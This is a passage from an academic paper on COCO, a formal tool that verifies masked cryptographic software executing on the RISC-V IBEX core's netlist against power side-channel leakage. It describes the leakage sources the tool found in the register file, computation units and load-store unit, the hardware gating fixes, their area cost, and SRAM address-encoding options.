When implementing masked cryptographic algorithms, dealing with linear functions is trivial as they can simply be computed on each share individually. However, implementing masking for non-linear functions requires computations on all shares of a native value, which is more challenging to implement in a secure and correct manner, and thus the main interest in literature [4, 6, 12, 21, 22, 26, 45].

2.2 Background on REBECCA

REBECCA [8] is a tool for the formal verification of masked hardware implementations. Simply speaking, given the netlist of a masked hardware circuit, together with labels that indicate which input shares belong together, REBECCA can determine if the separation between shares is preserved throughout the circuit. More formally, REBECCA checks if a circuit is secure in the glitch-extended version of the original probing model by Ishai et al. [26], which we refer to as the classical probing model. In general, the probing model defines the attacker's abilities in terms of the number of used probing needles, which are placed on a wire in a circuit and allow to observe the respective value from the wire. In the classical probing model, an attacker can place up to d probing needles in a circuit, which allows the observation of up to d intermediate values throughout the computation. A circuit is said to be dth-order protected if an attacker who combines the recorded information cannot infer information about native values.

The Verification Flow of REBECCA REBECCA operates on the netlist of a pipelined masked hardware circuit. A masked hardware circuit consists of linear gates (XOR, XNOR), non-linear gates (AND, OR), registers and constants, that are all connected by wires. Inputs are gates with indegree zero, such as the clock signal or the input state of a cipher.

The circuit inputs are annotated with labels to express their purpose in the masking scheme, which can either be a *share*, a *mask*, or *public*. A *share* represents a share of a secret value, a *mask* is a fresh uniformly-distributed random value, and *public* means that it is not important for the masked implementation. These labels are propagated through all gates of the circuit, following a list of propagation rules. The circuit is not secure in the classical probing model if there is a gate that correlates with a native secret, i.e., allows an attacker probing the gate to deduce information about the native secret.

REBECCA is able to prove the glitch-resistance of masked hardware circuits. Glitches may arise in the combinatorial logic, and are caused by various physical hardware properties, including different wire lengths. REBECCA takes glitches into account by modeling the *stable* and *transient* correlation of gates. Stable correlations refer to the final values of the signals, whereas transient correlations refer to all intermediate signal values before the circuit stabilizes.

Fourier Expansions and Leakage Checks In order to check for correlation, REBECCA uses *correlation sets*. A correlation set is bound to a specific gate in the circuit and describes which information an attacker can learn by placing a probe on the gate. These sets are derived from the Fourier expansion of Boolean functions [37]. Fourier expansions represent Boolean functions as a polynomial over the real domain $\{1, -1\}$. Examples of Fourier expansions are shown in Appendix A.

A function correlates to a linear combination of its inputs if the correlation term representing the linear combination has a non-zero correlation coefficient. REBECCA applies a very conservative over-approximation of these coefficients and derives correlation sets from these. Correlation sets contain terms with non-zero correlation coefficients while omitting the exact value of the coefficients. A first-order leakage test for a secret s checks whether a correlation set of any gate contains a term where all shares of s are present without being masked by a random value (a mask or an incomplete sharing of another secret). Explicitly constructing the correlation sets and performing these checks is infeasible, which is why REBECCA encodes everything as a pseudo-Boolean formula and checks for satisfiability with the SMT solver Z3 [15].

2.3 Probing Models for Software Verification

The complexity of a power analysis attack is determined by the number of intermediate values that an attacker needs to learn from a power trace by placing probing needles (probes) in a circuit. The number of probes corresponds to the order of an attack and the attack complexity grows exponentially with the order [10]. The classical probing model for hardware allows an attacker to observe all values and transitions at a chosen location within a hardware circuit, and therefore does not express this increase of complexity, but corresponds to a much more powerful attacker. For example, consider the case where an attacker is probing the write port of a CPU register file. Then, an attacker will always observe all intermediate values and can break masking schemes with arbitrary protection order. Consequently, authors have fallen back to more restrictive probing models for the verification of masked software implementations.

Tools like `maskVerif` or *Tornado* are based on a probing model in which a dth-order attacker on software implementations can observe up to d intermediate values of the computation (+ transition effects). However, this implicitly excludes the attacker from observing more than two intermediate values at one probing location, even though CPU registers very likely contain multiple intermediate values throughout the software execution. Even though the essence of higher-order attacks is captured, it fails to represent that observing combinations of more than two intermediates is possible in practice.

Time-Constrained Probing Model We introduce the Time-Constrained Probing Model to model the capabilities of an attacker who performs power analysis attacks of a given order. The time-constrained probing model constrains the classical probing model such that the complexity of higher-order attacks is represented. In addition, it captures hardware effects and leads to situations where an attacker can observe more than two intermediate values at one probing location. Hardware effects, like glitches, occur frequently in practice and have been shown to be exploitable in the context of masked implementations [18, 33, 36].

In the time-constrained probing model, an attacker possesses d probes. Each probe can be used to measure information in one specific clock cycle and at one specific location. The attacker can distribute the d probes spatially and temporally. Hence, the attacker can perform d measurements at different locations in the same clock cycle, or probes at the same location in different clock cycles, or a mix of both. A masked software implementation is dth-order secure in the time-constrained probing model if an attacker cannot combine the recorded information to learn anything about native values.

2.4 Co-Verification Methodology

While REBECCA is limited to the verification of pipelined masked hardware circuits, COCO aims at the co-verification of software and hardware, i.e., verifying the execution of masked software implementations directly on a processor's netlist. Consequently, COCO requires some knowledge about how concrete programs influence the data/control flow within the CPU. We then need to extend REBECCA such that the verification method is aware of the software execution.

In the following, we first briefly outline the workflow of COCO, broken into 4 steps. Steps 1-2 give intuition into how the execution of software can be combined with an otherwise purely hardware-focused verification method. Steps 3-4 then describe COCO's verification method. The remainder of this section describes Step 3 in more detail.

Step 1 We use Verilator [47] to execute a masked assembly implementation on a given CPU hardware design via a cycle-accurate simulation. From the simulation, we extract a so-called *execution trace* which contains concrete values for all CPU control signals in all execution cycles. We require implementations with a constant control flow using Boolean masking and therefore, these control signals are the same for all inputs to that software implementation.

Step 2 We annotate which registers or memory locations hold the shares of a native value at the start of the software execution. Additionally, we need to specify the masking order of the software implementation and the number of cycles that should be verified.

Step 3 We capture the correlations of each logic gate and register in the processor by constructing correlation sets throughout each clock cycle. For this purpose, we improve and extend the set of stable and transient propagation rules used by REBECCA. Most importantly, we reformulate them such that they can be made execution-aware. Knowing the exact values of control signals at each point during the execution allows COCO to simplify the correlation sets under certain circumstances. In turn, we obtain a tighter over-approximation and reduce erroneous leakage reports.

Step 4 We encode the resulting correlation sets as a propositional Boolean formula and use a SAT-solver to check for leakage. In case the implementation is insecure, the exact gate in the netlist and execution cycle is reported. Tracking correlation sets naively is infeasible since their size grows exponentially with the number of secret shares and masks. Our encoding includes the circuit structure, correlation propagation rules and security constraints. Although REBECCA already applies this approach, their SAT encoding is incompatible with our execution-aware propagation rules and not efficient enough for circuits as large as processors.

Table 1: Definition of the stable (S_x^t) and transient (T_x^t) correlation sets of gate x in cycle t. We use the operator $\otimes$ as the element-wise multiplication of two correlation sets.

Gate type of x		Definition of S_x^t	Definition of T_x^t
Constant		$\{1\}$	$\{1\}$
Negation	$x = \neg a$	S_a^t	T_a^t
Register	$x \Leftarrow_R a$	S_a^{t-1}	$\widehat{S}_a^{t-1} \otimes \widehat{S}_a^t$
XOR	$x = a \oplus b$	$S_a^t \otimes S_b^t$	$\widehat{T}_a^t \otimes \widehat{T}_b^t$
XNOR	$x = \overline{a \oplus b}$		
AND	$x = a \wedge b$	$\widehat{S}_a^t \otimes \widehat{S}_b^t$	$\widehat{T}_a^t \otimes \widehat{T}_b^t$
OR	$x = a \vee b$		
Multiplexer	$x = c \ ? \ a : b$	$\widehat{S}_c^t \otimes (S_a^t \cup S_b^t)$	$\widehat{T}_c^t \otimes \widehat{T}_a^t \otimes \widehat{T}_b^t$

Execution-Aware Stable Correlation Sets In COCO, we apply an over-approximation of the Fourier expansions of Boolean functions by building execution-aware correlation sets S_x^t which track the non-zero correlation terms of gate x in cycle t. For reasons of simplicity, we also define the biased correlation set $\widehat{S}_x^t = \{1\} \cup S_x^t$. In Step 2 of the verification process, we decide on the initial correlation terms by providing labels for registers and memory locations. For example, if we label register x as the first share s_1 of the secret s, then its initial correlation set is $S_x^0 = \{s_1\}$. Correlation terms of consecutive gates are derived by propagating these labels through the whole circuit, using the definitions of stable correlation sets, until the initial registers are reached again. The register's labels are updated accordingly and the propagation restarts. This process is repeated for every cycle, until the execution finishes.

Table 1 shows the definitions of stable correlation sets S_x^t used by COCO. Constants only correlate to the constant term 1. Negations only change the sign of the coefficients in the Fourier expansion, so the correlation set stays the same. Registers inherit the stable correlation set their input had at the end of the last cycle. The stable correlation set of linear gates (XOR, XNOR) is computed as the element-wise multiplication ($\otimes$) of the correlation set of the gate inputs. Similarly, the definition for non-linear gates is calculated as the element-wise multiplication of the biased correlation set of the gate inputs.

Unlike REBECCA, our verification tool supports multiplexers. Therefore, in Equation 1, we propose the Fourier expansion of multiplexer gates.

$$\text{MUX} \quad F(c \ ? \ a : b) = \frac{1}{2}a + \frac{1}{2}b - \frac{1}{2}ac + \frac{1}{2}bc \qquad (1)$$


A detailed derivation of the coefficients is given in Section A.2. Consequently, the correlation set for multiplexers combines the stable correlation sets of all inputs.

The resulting over-approximation S_x^t is sound but not always tight. This means that the stable correlation set contains at least all correlation terms with non-zero coefficients, but might also contain terms that have a zero coefficient. In other words, all real leaks are always detected, but sometimes leaks could falsely be reported. Unlike REBECCA, COCO tightens the over-approximation and circumvents the necessity to apply the full sets in some cases, which reduces the amount of false positives. The propagation rules for gates which have at least one *public* input can, depending on the concrete value of the input, be simplified by substituting correlation sets with constants. The concrete values can be obtained from the execution trace. For example, if there exists a mulitplexer $c \ ? \ a : b$ and we know that c is *public* and has the concrete value FALSE, the result of the multiplexer will only correlate to terms in S_b^t.

Execution-Aware Transient Correlation Sets Hardware effects like transitions and glitches cause information leaks, which cannot be captured by stable correlation sets. Therefore, we introduce transient correlation sets T_x^t for a gate x in cycle t and the biased representation $\widehat{T}_x^t = \{1\} \cup T_x^t$. T_x^t contains at least all the correlations an attacker can observe throughout the duration of one cycle. Additionally, it contains spurious terms that make efficient calculations easier while still yielding an over-approximation, albeit a less tight one.

The definitions of transient correlation sets T_x^t are shown in Table 1. For constants and negations, the definition of the correlation sets is identical to the stable case. An attacker probing a register can learn the current stable value, the old stable value, and their linear combination due to transition leakage. Therefore, probing a register does not reveal any transient information, as registers synchronize the circuit and do not change throughout a clock cycle. Non-linear and linear gates leak the same amount of information in the transient case. Glitches can cause a linear gate to forward either of its inputs because they do not necessarily update simultaneously. Similarly, due to the transition from the previous stable signal value to the current transient signal value, an attacker can observe both, as well as their linear combination. The over-approximation in Table 1 does not state this directly. Instead, this is implied by the transient correlation sets for registers, which make sure that an attacker probing any gate also sees the old stable value of that gate. Therefore, as $S_a^{t-1} \subseteq T_a^t$, gates using a as an input observe both old and new signal values of a. In the transient case, COCO treats multiplexers similarly to linear and non-linear gates. Our over-approximation just assumes that a multiplexer leaks all possible linear combinations of the transient values of all of its inputs.

Just like stable correlation sets, transient correlation sets are also affected by concrete signal values obtained from the execution trace. However, glitches make simplifications due to execution awareness harder and less effective. They are still possible, as long as we keep track whether a given signal can cause a glitch or not. We use a method similar to what was proposed by Thompson et al. [48] to track the stability of a given signal. This method is summarized by the following rules:



	Cycle n	Cycle $n+1$	Cycle $n+2$
Boolean values according to trace			
b	1	0	0
x	a	0	0
Stable correlation sets			
S_x^t	S_a^n	$\{1\}$	$\{1\}$
Transient correlation sets			
T_x^t	T_a^n	T_a^{n+1}	$\{1\}$

Figure 1: Example of simplifications made to the propagation rule of an AND gate in three consecutive cycles, exploiting execution-awareness.

- Registers that have not changed their value during a transition from cycle $t-1$ to cycle t cannot produce glitches, as their signals are inherently stable.
- If all inputs of a logic gate are stable, the output of the logic gate cannot cause glitches either.
- Non-linear gates and multiplexers can still produce stable signals, even if one of its inputs is unstable. This depends on the gate's physical properties, which can prevent glitches, e.g. AND gates with one unstable and one stable FALSE input, OR gates with one unstable and one stable TRUE input.

The gate stability propagates through the circuit for any given clock cycle, starting at registers and continuing until the stability of all gates is determined. After computing which circuit gates produce stable signals, we use this to apply simplifications to transient correlation sets using the same method as for stable correlation sets.

Example of Execution-Aware Simplifications Consider an AND gate $x = a \wedge b$, where b is the output of a register and a is calculated by some combinatorial logic, as shown in Figure 1. For simplicity, assume that the value of b is *public*, and that the value of a, as well as the stable and transient correlation sets, do not change throughout cycles n to $n+2$, i.e., $S_a^n = S_a^{n+1} = S_a^{n+2}$ and $T_a^n = T_a^{n+1} = T_a^{n+2}$.

From the execution trace we know that $b = 1$ in cycle n and $b = 0$ in cycles $n+1$ and $n+2$. Knowing b allows us to apply the simplifications $S_x^n = S_a^n$ and $S_x^{n+1} = S_x^{n+2} = \{1\}$. Now consider the same circuit when glitches are present, and assume that $b = 1$ was a stable signal in cycle n. In cycle $n+1$, it is possible that the signal from a arrives at x before the new value $b = 0$. Therefore, the simplifications due to execution awareness cannot be applied and, $T_x^{n+1} = T_x^n = T_a^n$. However, in cycle $n+2$, we can apply the simplification because the value of b is stable and, thus, $T_x^{n+2} = \{1\}$.

3 Problems and Fixes in the IBEX Core

In this section, we first describe the RISC-V IBEX core, our target processor. We analyze the RISC-V IBEX core using COCO to identify implementation details that prevent the leakage-free execution of masked software implementations. Afterwards, we propose corresponding fixes, either directly in hardware, or as a constraint for masked software implementations. The outcome of our analysis is a *secured* hardware design of the IBEX core. We discuss secure options for data memory in Section 4 and then verify the entire design in Section 5.

When executing a masked software implementation on IBEX, secret shares are initially stored in the register file and the data memory. The instructions of the program work on the shares by changing them and moving them through the CPU and the memory system. All these actions cause potential leakage. In order to analyze and detect these leakage sources, we work with a comprehensive set of masked software implementations that includes (higher-order) masked AND-gates, a second-order masked Keccak S-box, and a first-order masked AES S-box implementation. All test programs are written in RISC-V assembly and then executed on the IBEX core, producing a cycle-accurate execution trace. The execution trace in combination with the exact storage location of the secret shares (registers or memory locations) is then processed by COCO, which automatically runs the verification and reports leakage sources by specifying the exact cycle and gate in the netlist. We then manually inspect the gate in the netlist, introduce the corresponding hardware fixes and re-evaluate the design until no leaks were dectected anymore.

Our analysis has revealed several leakages caused by the IBEX core. First, COCO has confirmed the typical problems of masked software implementations that have already been identified by previous works, such as overwriting or successively accessing shares that correspond to the same native variable [1,3,40,46]. While fixing such problems in hardware would, in principle, be possible, it would be very costly. We decided to accept these leakages and instead write all our masked implementations in a way such that they fulfill the following two constraints:

C1$_{\text{CORE}}$ Shares of the same secret must not be accessed within two successive instructions.

C2$_{\text{CORE}}$ A register or memory location which contains one share must not be overwritten with its counterpart.

However, although these design principles prevent known leakage sources, COCO has revealed many more leakages. In particular, it identified leakages in the register file, the computational units (ALU, MD, and CSR) as well as in the LSU. We now discuss all of these identified problems for the different components of the CPU and present corresponding solutions in hardware to prevent these leakages.

3.1 Targeted Processor Platform

The IBEX core[3] is a free and publicly available 32-bit CPU design that features a two stage in-order single-issue pipeline that is divided into Instruction Fetch (IF) and Instruction Decode/Execute (ID+EX). Its performance is roughly comparable to the ARM Cortex-M0. The main components of IBEX are the register file, the Arithmetic Logic Unit (ALU), the Load-Store Unit (LSU), a unit for multiplications and divisions (MD), the Control and Status Register (CSR) block, and several functional units for processor control, including the decoder and controller.

For our analayis we use IBEX core commit `863fb56eb166d`. We configure IBEX to use the RV32I instruction set and the C (compressed instructions), M (multiplication/division) and Zicsr (control and status register) extensions. Other features like physical memory protection and the instruction cache are disabled.

We select IBEX as the target core because it has a relatively simple microarchitecture, which makes it easy to demonstrate COCO and explain the hardware fixes. Although the core complexity is rather low, it still contains the most important components which are part of every modern processor, for example the register file. Additionally, the IBEX core has gained a lot of attention recently as beging part of the PULP Platform [17] and the OpenTitan project [30].

However, we want to stress that COCO can be used to analyze any other processor, as long as the netlist is available in either Verilog or System Verilog and the masked software implementations have a constant control flow. This includes also larger RISC-V cores, for example the 32-bit CV32E40P (formerly RI5CY) [38] and the 64-bit CVA6 (formerly Ariane) [39], but also other non-RISC-V processors, for example the ARM Cortex-M4. Note that the netlist does not necessarily have to be open source. For example, users in industry to which the netlist of the ARM Cortex-M4 was disclosed, could use COCO to perform verification of ARM-based masked assembly implementations. Additionally, the problems found in the IBEX core are conceptually the same in larger cores, since the basic building blocks are the same. Therefore, the proposed solutions can also be easily mapped to larger cores.

3.2 Register File

The register file of the IBEX core consists of 32 32-bit registers, labeled `x0-x31`, where `x0` is hard-wired to the value 0. Although there exist multiple options of how concrete register files could be constructed, on a conceptional level, the design will be similar to the sketch shown in Figure 2a. There are two read ports (A and B), and a write port, that are controlled by 5-bit address signals. The 32 registers are connected to a multiplexer tree of depth five, whose selection signals are the respective bit of the read address. If an instruction writes a value to a register, the 32-bit write data either originates from the ALU, the CSR Unit, or the LSU. A multiplexer before each register controls if the register content is updated, depending on the write-enable signal, which is derived from the address.


Problem: Switching Wires in the Multiplexer Tree The transition from one secret share to another may be observable on a wire connecting two levels of the multiplexer tree. This happens primarily whenever two secret shares are read in consecutive cycles, but also when accessing registers unrelated to secret shares. For instance, assuming that the secret shares are in registers `x1` and `x2`, reading register `x3` in the first cycle and `x4` in the second cycle causes the fifth bit of the read address to switch from one to zero. An attacker observes leakage on the output wire of the first L0 multiplexer, which switches from `x1` to `x2`.

Problem: Glitchy Address Signals The read and write address signals are not guaranteed to be glitch-free since they come out of combinatorial logic. We identify the transitions of the wires in the multiplexer tree as a source of leakage because it can switch from the value of a secret share in the register to the data written to *any* other register. Additionally, transitions from one secret share to another can be observed on the output of the multiplexers before a register.

Problem: Unintended Reads The IBEX core reads data from the register file in *every* instruction, even in cases were the current instruction does not require any operands. For example, `lw x1, 5(x20)` will result in a read to registers `x20` and `x5` because bits 15-19 and 20-26 of an instruction are always interpreted as operand addresses.

Solution: Register Gating All three described problems are difficult to address in software since their effects often depend on the concrete hardware layout. A pure software solution could eliminate the problem of unintended reads, but becomes more complex as the length of a program grows and is completely unfeasible for larger implementations. Software mitigations are insufficient to solve the problem of glitchy address signals and transition leakage in the multiplexer tree. Therefore, we fix this problem in hardware using a gating mechanism for each register, as shown in Figure 2b. After each register, we place an AND gate, that takes the register value as the first input operand. The second operand of this AND gate is the register read address, encoded into a 32-bit one-hot signal, where each bit represents the gate value for a single register. Consequently, the whole multiplexer tree can be replaced by a simpler tree of OR gates. From a verification aspect, we discuss this solution in Figure 1. In this concrete example, the one-hot encoded enable signal is stored in the register while the combinatorial logic represents the CPU

[3] `https://github.com/lowRISC/ibex`



(a) Original register file. A multiplexer tree is used to read registers based on the 5-bit read address. Writing is done via a multiplexer, controlled by a 1-bit write-enable signal, which is derived from the write address.

(b) Secured register file. The register output is additionally gated and the multiplexer tree is replaced by a tree of OR gates. The writing mechanism remains unchanged, except that it is extended by an additional AND gate for the write data.

Figure 2: Original and secured register file of the IBEX core.

register. Since at most one bit is set in the one-hot signal, at most one register gate is opened, and either the correct register value or zero can be read from the register file. This gating mechanism prevents the problem of switching wires in the multiplexer tree, and unintended reads because we only enable gating when the instruction requires a read. We prevent glitches on the one-hot signal by computing it in the IF stage, and storing it in an intermediate register so that it is guaranteed to be stable when it reaches the ID+EX stage. We apply the gating mechanism to both read ports. Likewise, register writes are also gated with a separate pre-computed value in a one-hot register by placing an AND gate before the write multiplexer.

3.3 Computation Units

Computation units such as the ALU, MD, and CSR are directly connected to read ports of the register file. The results produced by them go directly into a multiplexer, selecting the intended computation result for the register write port. In other words, the IBEX computation units are always active, even when they are not required by the current instruction.

Problem: Always-Active Computation Units Assume the b-bit secret s is shared into two shares $s_0 = (s_{0,1}, ...s_{0,b})$ and $s_1 = (s_{1,1}, ...s_{1,b})$, such that $s = s_0 \oplus s_1$. Traditionally, s_0 and s_1 are both stored in one register each, but there are other ways the bits of shares can be stored. For example, in 2017, Barthe et al. [4] proposed parallel implementations of higher-order masking schemes, where s_0 and s_1 are distributed over b registers $r_1, ...r_b$. In their scheme, the first bit of r_1 stores $s_{0,1}$, while the second bit stores $s_{1,1}$.

The standard IBEX core does not allow leakage-free implementations of such masking schemes since parts of ALU, MD, and CSR units are always active and combine the bits of each read port signal. More concretely, when using a parallelized masking scheme, the execution of a simple bit-wise `and` instruction leaks since, e.g., the adder unit combines the bits from the first input operand, and thus might leak $s_{0,1} \oplus s_{1,1}$.

Solution: Computation Unit Gating The problem of always-active computation units is very hard to mitigate in software. Therefore, we use a gating mechanism in hardware similar to the one in the register file. More concretely, we use additional AND gates at the inputs of each computation that are connected to respective enable bits, which are precomputed in the IF stage and depend on the next instruction. This also has the other positive side-effect that the reduced circuit activity results in an overall lower power consumption of the CPU, reducing the overall switching activity in the circuit.

3.4 Load/Store Operations

The LSU implements a state machine that is responsible for communicating with the external memory. The state machine mainly handles the correct interaction with data/instruction memory including misaligned memory accesses.

Problem: Hidden LSU State Accessing 32-bit words at addresses that are not 32-bit aligned always results in two consecutive fetch operations of the corresponding memory words. An internal register is then used to buffer the first memory word until the second memory word is available. This internal buffer is only updated once a misaligned memory access occurs. Programs can, therefore, cause unintended leaks by loading a share into the LSU buffer. The value in this

buffer will then potentially be combined with all values that traverse the LSU from this time on.

Solution: Clear Hidden LSU State We can avoid this leakage source in software by performing a misaligned memory access to a non-secret value, which clears the LSU buffer. However, we solve this problem in hardware since it does not produce any additional overhead, and no additional software design constraints are necessary. A memory access executed by the IBEX core requires at least two clock cycles. In the last cycle, the read memory word is given back to the LSU. In fact, clearing the hidden LSU buffer in the first cycle, i.e., at the beginning of a memory access, eliminates this leakage source.

3.5 Hardware Overhead

In order to analyze the additional hardware overhead of the security fixes implemented in our design, we compare the chip area in kGE as well as the maximum operating frequency of the IBEX base design with our secured design. We use Cadence Genus Synthesis Solution 19.11-s087_1 for synthesis. The used technology is f130LL.

We disable the `ungroup_ok` option for all modules in the core, which preserves the hierarchy of the design. This allows us to investigate the area consumption of every submodule on its own, although it might prevent certain optimizations. We can also exclude the area consumed by SRAM and the instruction ROM from the analysis since they do not belong to the IBEX core.

Table 2 shows the area consumption of the IBEX core in different configurations. The unmodified IBEX core (design #1) requires in total 20.2 kGE. Enabling secure register reads by gating (design #2) increases the total chip area by 1.5 %. This is mainly due to the additional two 32-bit registers required in the IF stage. The size of the register file even decreases, because OR gates replace the multiplexer tree. However, register writes introduce more area overhead due to the additional AND gates. In design #5, main overhead comes from the four 1-bit gating-registers in the IF stage and the AND gates used for gating in the total core overhead. In summary, all our security fixes increase the total area of the IBEX core by 9.9 %.

We do not expect a major latency overhead of our modifications. In the core, we mainly shifted the address decoding from ID to IF stage, which might slightly increase the latency of the IF stage. The same holds for the ID stage, where the multiplexer tree is replaced by a tree of OR gates and a layer of additional AND gates. The computation unit gating and clearing the hidden LSU state will also affect latency in the ID stage. Latency considerations according to the SRAM are discussed in Section 4. However, we keep a detailed investigation as an open research question for the future.


Design	Total		Register File		IF stage	
	Total	Overhead	Total	Overhead	Total	Overhead
#1 Base design	20.2	-	9.8	-	3.0	-
#2 BD + secure register read	20.5	1.5 %	9.4	−4.1 %	3.6	29 %
#3 BD + secure register write	21.9	8.4 %	11.0	12.2 %	3.4	13 %
#4 BD + secure register read/write	22.1	9.4 %	10.7	9.1 %	4.0	33.3 %
#5 BD + disabled MD/ALU/CSR unit	20.4	0.9 %	9.8	0 %	3.1	3.3 %
#6 Secured design	22.2	9.9 %	10.7	9.1 %	4.0	33.3 %

Table 2: Area consumption of the IBEX core in kGE. The area consumption of the whole design (Total) and parts (register file, IF stage) are reported. The area consumption of the ID+EX stage is omitted because there is no overhead. The total area overhead of the design with all security fixes enabled is around 10%.

4 Problems and Fixes in Data Memory

In this section, we discuss how data memory, more specifically SRAM, can be integrated into our secured IBEX core so we can formally prove the leakage-free execution of masked software implementations for the entire system. Typically, microprocessors such as ARM Cortex-M devices feature a Harvard architecture, which means that dedicated memory modules are used for data/instruction memory (based on SRAM/Flash technology). Especially on low-end devices, without sophisticated branch prediction and cache architectures, this design choice improves overall performance since simultaneous memory accesses to both memory modules are possible. For our purposes, dealing with instruction memory is comparably easy since instructions only dictate the data/control flow. They are not directly involved in any computations and are thus not labeled as shares in our verification. Hence, from a hardware perspective, we do not need to take any special precautions when adding instruction memory to our IBEX core.

The situation becomes more complicated for data memory, as it plays an important role for masked software implementations that cannot hold all intermediate values of a computation in its register file. At first glance, one could consider applying the same design strategy, as used for the register file (cf. Figure 2b), also to the data memory. However, one-hot encoding does not scale well with larger address spaces and would result in impractical hardware overhead. Consequently, we need to discuss options that keep the hardware overhead reasonable while still allowing correctness proofs for the entire CPU design. In the following, we discuss two such options that utilize partially one-hot encoded address signals and result in different trade-offs between hardware overhead and the



(a) Using glitchy SRAM blocks. The stable one-hot encoding of the higher address bits is computed outside of the SRAM blocks.

(b) Using glitch-free SRAM blocks that compute a stable one-hot encoding of the lower address bits. The word line (WL) selects the active word (see also Figure 4).

Figure 3: Two options of adding SRAM to our IBEX core.

number of rules that need to be followed by masked software implementations. The first option utilizes one-hot encoding in the upper address bits, i.e., for selecting SRAM blocks, and does not make any assumptions on the inner workings of the SRAM blocks. The second option describes how one-hot encoding in the lower address bits can be used to build "glitch-free" SRAM blocks that can then easily be added to our IBEX core without any hardware overhead.

4.1 MSB One-hot Address Encoding

The first viable option of using partial one-hot encoding for data memory involves using one-hot encoding for the higher bits of the address signal, as illustrated in Figure 3a. In this example, we consider the case of a low-end 32-bit device with 32KB of RAM that can be addressed on word granularity with 13-bit address signals (i.e., using bits 2 to 14 from the original 32-bit signal). First, we extract 13 bits from the original 32-bit address signal. This 13-bit signal is then further split up into a 5-bit block address (later expanded to a 32-bit one-hot signal) and an 8-bit word address for selecting a word within one SRAM block. This design choice ensures that no glitches can occur across SRAM blocks, yet they could still occur between the words of a single SRAM block. More concretely, when considering a masked software implementation that operates on a secret s, represented by the shares $s = s_1 \oplus s_2$, then our construction results in the following software constraints for SRAM usage:

C1$_{\text{SRAM}}$ Storing both, s_1 and s_2, in separate SRAM blocks is fine as long as they are not accessed in immediate succession.

C2$_{\text{SRAM}}$ Storing s_1 and s_2 within the same SRAM block can result in potential leaks and thus needs to be avoided.

The hardware overhead of utilizing one-hot encoding in the higher address bits is mainly determined by the additionally needed one-hot encoder circuitry and one 40-bit register. On the other side, when comparing Figure 3a to Figure 3b, one can also see that the MUX-tree, used for selecting the SRAM output, can be replaced by a simpler, and thus cheaper OR-tree. Overall, and when compared to the typical area of SRAM blocks, we do not expect any noticeable hardware overhead of this construction. From a latency perspective, there is no delay as long as the one-hot encoding can be performed in the cycle before the actual lookup. We expect this to hold for most designs.

4.2 LSB One-hot Address Encoding

Another option of utilizing partially one-hot encoded address signals consists of using one-hot encoding only for certain less significant bits of the address signal, as illustrated in Figure 3b. In this case, the 13-bit address signal is divided into an 8-bit block address (for specifying the SRAM block) and a 5-bit word address that is later expanded to a 32-bit one-hot signal (for specifying a word within an SRAM block). This construction will, similarly to the register file, as discussed previously (cf. Section 3.2), eliminate glitches between words of the same SRAM block, except for the case when they are accessed in immediate succession. Consequently, when

operating with the shares s_1 and s_2, masked software implementations need to follow the following constraints:

C1$_{\text{SRAM}}$ Storing both, s_1 and s_2, within the same SRAM block is fine as long as they are not used in immediate succession.

C2$_{\text{SRAM}}$ Storing s_1 and s_2 in different SRAM blocks can result in potential leaks and thus needs to be avoided.

When looking at the standard design of SRAM cells in Figure 4, one can observe that the word line (WL) needs to be a one-hot encoded signal while each bit line (BL) is connected to one bit location of all words within one SRAM block, thereby essentially functioning as an OR gate. On a conceptional level, this is similar to the construction in Figure 3b, were we use additional registers to ensure a stable WL signal.

